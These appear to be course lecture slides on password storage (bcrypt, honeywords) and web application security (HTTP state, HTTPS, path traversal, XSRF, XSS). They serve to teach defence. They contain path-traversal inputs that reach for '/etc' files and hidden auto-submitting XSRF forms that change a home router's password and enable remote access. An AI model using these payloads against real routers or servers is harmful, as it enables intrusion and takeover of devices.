  - Predictability makes cracking much faster
  - Lowercase + numbers  $\rightarrow (26+10)6 = 2B$  combinations



# Hardening Salted Passwords

- Problem: typical hashing algorithms are too fast
  - Enables GPUs to brute-force passwords
- Old solution: hash the password multiple times
  - Known as **key stretching**
  - Example: crypt used 25 rounds of DES
- New solution: use hash functions that are designed to be slow
  - Examples: bcrypt, PBKDF2, scrypt
  - These algorithms include a work factor that increases the time complexity of the calculation
  - scrypt also requires a large amount of memory to compute, further complicating brute-force attacks





# bcrypt Example


- Python example; install the **bcrypt** package

```
[cbw@ativ9 ~] python
>>> import bcrypt
>>> password = "my super secret password"
>>> fast_hashed = bcrypt.hashpw(password, bcrypt.gensalt(0))
>>> slow_hashed = bcrypt.hashpw(password, bcrypt.gensalt(12))
>>> pw_from_user = raw_input("Enter your password:")
>>> if bcrypt.hashpw(pw_from_user, slow_hashed) == slow_hashed:
...     print "It matches! You may enter the system"
... else:
...     print "No match. You may not proceed"
```

Work factor



# XCKD: Security



# Dealing With Breaches

- Suppose you build an extremely secure password storage system
  - All passwords are salted and hashed by a high-work factor function
- It is still possible for a dedicated attacker to steal and crack passwords
  - Given enough time and money, anything is possible
  - E.g. The NSA
- Question: is there a principled way to detect password breaches?



# Honeywords

- Key idea: store multiple salted/hashed passwords for each user
  - As usual, users create a single password and use it to login
  - User is unaware that additional honeywords are stored with their account
- Implement a honeyserver that stores the index of the correct password for each user
  - Honeyserver is logically and physically separate from the password database
  - Silently checks that users are logging in with true passwords, not honeywords
- What happens after a data breach?
  - Attacker dumps the user/password database...
  - But the attacker doesn't know which passwords are honeywords
  - Attacker cracks all passwords and uses them to login to accounts
  - If the attacker logs-in with a honeyword, the honeyserver raises an alert!



# Honeywords Example



cbw

SHA512("fl" | "p4ssW0rd") → bHDJ8l



Cracked Passwords

User	PW 1	PW 2	PW 3
cbw	123456	p4ssW0rd	Turtles!
sandi	puppies	iloveyou	blizzard
amislove	coff33	3spr3ss0	qwerty

Database



User	Salt 1	H(PW 1)	Salt 2	H(PW 2)	Salt 3	H(PW 3)
cbw	aB	y4DvF7	fl	bHDJ8l	52	Puu2s7
sandi	0x	pIDS4F	K2	R/p3Y8	8W	S8x4Gk
amislove	9j	0F3g5H	/s	03d5jW	cV	1sRbJ5

Honeyserver



User	Index
cbw	2
sandi	3
amislove	1



# Password Storage Summary

- Never store passwords in plain text
  - Always salt and hash passwords before storing them
- Use modern hash functions with a high work factor (e.g. avoid md5)
- Implement honeywords to detect breaches
- These rules apply to any system that needs to authenticate users
  - Operating systems, websites, etc.



# Elixir

- See the course website :)




# WebApp Security

Nate Derbinsky





# WebApp: Big Picture



# Client

- Any software capable of issuing HTTP requests (and processing responses)
  - Most common: web browser
- “Apps” commonly issue HTTP requests on your behalf as a standardized communication layer



# Server

- Any software listening for HTTP requests on one/more ports (and responds)
- Commonly a buffer layer in a 3 (or more) tier architecture



# Security Context

- WebApp = public API
  - For the most part, anyone anywhere can try (anonymously) whatever they want
  - Your job to allow only authorized actions
    - Security flaws in your project's application logic will be a grading metric
- Useful model to keep in mind: all users are either evil masterminds or inexperienced users banging on their keyboards/screens
  - Similar consequences (i.e. loss of confidentiality, integrity, and/or availability)
  - Possibly different methods
  - **Key lesson: never trust user input**
- NIST Guidelines: <https://pages.nist.gov/800-63-3/>



# Key Issues

- Passwords
  - Covered last time
- Maintaining HTTP state
- Secure transit
  - HTTPS
- Attacks
  - Poor API design
  - XSRF
  - XSS
  - Injection



# Note: Internal App Security

All other issues aside, your app is responsible for enforcing its authorization rules, such as...

- Only a user can edit their own posts
- Only a user can view their private messages
- Only an administrator can set another user to be an administrator

So...

- Always make sure the user has to prove who they are
  - Authentication
- Always check that they are allowed to perform an action before executing it
  - Don't on security via obscurity (i.e. allowed to do something because they figured out how to do it)



# Hypertext Transfer Protocol (HTTP)

- Application protocol for distributed, client-server communication
- Session
  - Request (port, method, headers, message)
  - Response (status, headers, message)
- Stateless
  - SO: cookies, server sessions, hidden form data



# Example

## Request: `www.example.com`

```
GET /index.html HTTP/1.1
Host: www.example.com
```

## Response

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2005 22:38:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: UTF-8
Content-Length: 138
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
ETag: "3f80f-1b6-3e1cb03b"
Accept-Ranges: bytes
Connection: close
```

```
<html>
  <head>
    <title>An Example Page</title>
  </head>
  <body>
    Hello World!
  </body>
</html>
```





# HTTP Request

- TCP port
  - Usually 80 (http), 443 (https)
- URL
  - `http(s)://user:pass@domain:port/path?query#anchor`
- Method: intended effect
  - **GET**: “safe” representation (in URL)
  - **POST**: add
  - PUT: replace/add
  - DELETE: delete
  - OPTIONS: get
  - ...
- Headers: operational parameters



# HTTP Response

- Status code, common...
  - 200=ok, 404=not found, 403=forbidden, 500=server error
- Headers: operational parameters
- Message body
  - Document (HTML, XML, JSON), image, ...



# Maintaining State: Cookies

## Client

```
GET /index.html HTTP/1.1  
Host: www.example.org  
...
```

```
GET /spec.html HTTP/1.1  
Host: www.example.org  
Cookie: theme=light;  
sessionToken=abc123  
...
```

## Server

```
HTTP/1.0 200 OK  
Content-type: text/html  
Set-Cookie: theme=light  
Set-Cookie: sessionToken=abc123;  
Expires=Wed, 09 Jun 2021 10:18:14 GMT  
...
```



# Maintaining State: Server Sessions

- Basic idea: server provides client a “token” that uniquely identifies the locally stored session data
- Language support
  - e.g. PHPSESSID



# Maintaining State: Form Data

- Basic idea: forms have hidden fields with any necessary information to maintain client-server synchronization



# Secure Sessions

Irrespective of method...

- Invalidate on logout
- Should have timeout (invalidation via time)
  - Appropriate timing depends on the app
  - Might differ on public vs private computer, consider asking the user (and defaulting to public)
- More on attack vectors later



# Secure Transit

- **HTTPS** is a secure variant of HTTP, running the connection through the TLS protocol
  - Note: HTTPS is commonly called “SSL” – this is an old protocol, known to be weak, so avoid
- TLS does two things
  - Encrypts the data in transit
    - Otherwise: anyone on the network can intercept
  - Authenticates one or both ends of the connection
    - Otherwise: Man-in-the-Middle (MITM) attacks



# HTTPS Certificates

- Server has a cryptographic certificate identifying it, issued by a trusted party called a Certificate Authority (CA)
  - Example: Symantec vouches for Amazon
- CAs are validated by certificates included with your web browser/OS
  - Example: Firefox vouches for Symantec





# HTTPS on Your Site (1)

- You can make your own certificates, termed self-signed, but since no one vouches for you, browser/OS errors ensue
- CAs charge varying amounts
  - Options: EV, key length, wildcard
  - Cost: \$0-\$2000/year per site/org
    - Let's Encrypt (free): <https://certbot.eff.org>



# HTTPS on Your Site (2)

- You can configure your server to not serve HTTP (:80)/redirect to HTTPS (:443)
- Strict-Transport-Security
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
  - Let's servers request that the browser only request HTTPS on that site for some amount of time
    - Hard to recover, so not advised for class projects
- Certificate Pinning
  - Possible to tell browsers not to accept new certificates for a site
  - Similar to, but stronger than, STS – easier to mess up



# Types of Attacks



# Reminder

- Never trust user input
  - Always filter input/output
  - Client-Side is nice for UI/UX, but **need** server side (requests can be sent independent of client-side interface)
- The proceeding attacks are all common ways in which failure to sanitize data leads to security breach



# What Could Go Wrong?

```
<form action="/download"  
      method="post">  
  <select name="file">  
    <option>foo.txt</option>  
    <option>bar.jpg</option>  
  </select>  
  <input type="submit" />  
</form>
```



# Too Broad an API

- How to validate?
  - What if someone sends a request with `file="../../foo.txt` or `file="/etc/stuff.conf`
- Better
  - Indirection: `file=7`
    - Validate a known range of non-path values
  - Sanitize
    - Don't allow the user to escape the directory
    - Hard to do perfectly, easy to get this wrong




# Cross-Site Request Forgery (XSRF)

## Basic idea...

- Assume a user is “logged into” a target site
  - So user’s browser has a cookie with a login token
- On a different site, user is tricked into submitting a request to the target site
- Target site processes the request, since user was previously authenticated



# XSRF: Example 1

**Bank of Washington** 

Welcome, Christo

[Account](#) [Transfer](#) [Invest](#) [Learn](#) [Locations](#) [Contact](#)

## Transfer Money

To:

Amount:

**Transfer**






# XSRF: Session




Client Side

Server Side



# XSRF: Attack



# XSRF: Example 2 (Home Router)

```
<div style="display: none;">
  <form id="hax"
    action="http://192.168.1.1/change_pw"
    method="post">
    <input type="hidden"
      name="new_pw"
      value="haxxor.fi" />
  </form>
</div>

<script>
  $(function() { $('#hax').submit() });
</script>
```



## XSRF: Example 2 (cont'd)

```
<div style="display: none;">
  <form id="hax"
    action="http://192.168.1.1/allow_remote"
    method="post">
    <input type="hidden"
      name="allow_remote_access"
      value="1" />
  </form>
</div>

<script>
  $(function() { $('#hax').submit() });
</script>
```



# Best-Effort XSRF Prevention

- Include a unique token (*nonce*) in each form and then verify that each form submission has a valid token
- Can also look to referrer information, but this is easy to get wrong



# Cross-Site Scripting (XSS)

## Basic idea...

- (Using one of several methods) embed evil code into a site a user trusts
- The code acts as the user (i.e. via stored credentials/data) to steal data, perform actions, ...

## Common types...


- Reflected (code comes from URL)
- Stored (code comes from backend data)



# XSS Example: Reflection Opportunity

Assume a search site...

`http://www.websearch.com/search?q=Christo+Wilson`

